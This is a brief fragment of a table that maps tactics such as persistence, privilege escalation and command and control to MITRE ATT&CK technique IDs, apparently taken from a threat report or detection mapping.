T1562.010 - Downgrade Attack	
Persistence	T1053.005 - Scheduled Task
Privilege Escalation	T1484 - Domain Policy Modification

T1078 - Valid Account	
Command and Control	T1071.001 - Application Layer Protocol: Web Protocols
T1090.001 - Internal Proxy	
T1090.002 - External Proxy	